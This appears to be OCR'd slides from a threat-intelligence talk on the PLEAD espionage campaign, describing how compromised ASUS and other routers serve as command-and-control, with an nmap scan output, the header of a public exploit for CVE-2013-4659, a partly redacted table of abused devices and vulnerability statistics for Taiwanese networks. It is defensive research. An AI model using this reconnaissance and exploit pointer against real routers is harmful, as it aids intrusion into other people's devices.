
Phantom in routers

- Port scanning result showing it to be an ASUS device:

```
PORT     STATE  SERVICE  VERSION
80/tcp   open   http     Microsoft IIS httpd 6.0
| http-methods: OPTIONS TRACE GET HEAD POST
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: \xAB\xD8\xBAc\xA4\xA4
443/tcp  closed https
1723/tcp open   pptp     linux (Firmware: 1)
8443/tcp open   ssl/http Linksys wireless-G WAP http config (Name RT-N66U)
| http-auth:
| HTTP/1.0 401 Unauthorized
|_  Basic realm=RT-N66U
```

Phantom in routers

- Remote code exploit (CVE-2013-4659) for the device could be found on internet:



```
#
# Title*******************ASUS RT-AC66U Remote Root Shell Exploit - acsd param command
# Discovered and Reported*June 2013
# Discovered/Exploited By*Jacob Holcomb/Gimppy and Jacob Thompson
#                         *Security Analsyts @ Independent Security Evaluators
# Software Vendor*********http://asus.com
# Exploit/Advisory********http://securityevaluators.com, http://infosec42.blogspot.com/
# Software****************acsd wireless service (Listens on TCP/5916)
# Firmware Version********3.0.0.4.266 (Other versions were not tested and may be vulnerable)
# CVE*********************ASUS RT-AC66U Multiple Buffer Overflows: CVE-2013-4659
#
# Overview:
#   The ASUS RT-AC66U contains the Broadcom ACSD Wireless binary that is vulnerable to multiple
#  Buffer Overflow attacks.
#
#  Multiple overflows exist in the following software:
#
#   - Broadcom acsd - Wireless Channel Service (autochannel&param, autochannel&data, csscan&ifname
commands)
#
```

Phantom in routers

- With the help of our friends, we got some insight to the compromised device:


Phantom in routers

- Asus is not the only one being abused

Domain	IPAddress	Device
o mpingcrab.com	1 55.108	ASUS ??
u .mylftv.com,s u.my03.com	2 7.78	ASUS RT-N12
bl .ezua.com	2 33.110	ASUS RT-N12
d(os.net	2 48.228	ASUS RT-N12
m nth.biz	2 235.117	ASUS RT-N12
a wilightparadox.com	6 46.61	ASUS RT-N12
w tw.com	1 99.54	ASUS RT-N16
tc o.com	2 146.241	ASUS RT-N56U
IP	6 1.189	DVR ???
	2 105.88	OpenLinksys ???
IP	2 99.49	QNO ??
fa egol.com	1 1.17	ShareTech ???
bi .gotgeeks.com	1 168.223	ShareTech ???
m wabe.com.tw	5 3.187	ShareTech ???
bl .effers.com	6 21.97	TP-Link TL-WR941ND

Phantom in routers

- We conducted a simple statistics of 8 Class B Net-Blocks in Taiwan:



Vulnerable: 10140 / Total: 91405 IP


11.09% vulnerable!!

Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

Conclusion

- PLEAD has targeted TW for at least 5 years.
- Phantom:
  - Several RATs, developed in shellcode
  - Diskless RAT used with Hacking Team tool
  - Excellent 0day exploits for post-exploitation
  - Gdrive RAT might be their data exfiltration tool
  - Routers, embedded devices are used as C2



Charles@teamt5.org
Zha0@teamt5.org

Q & A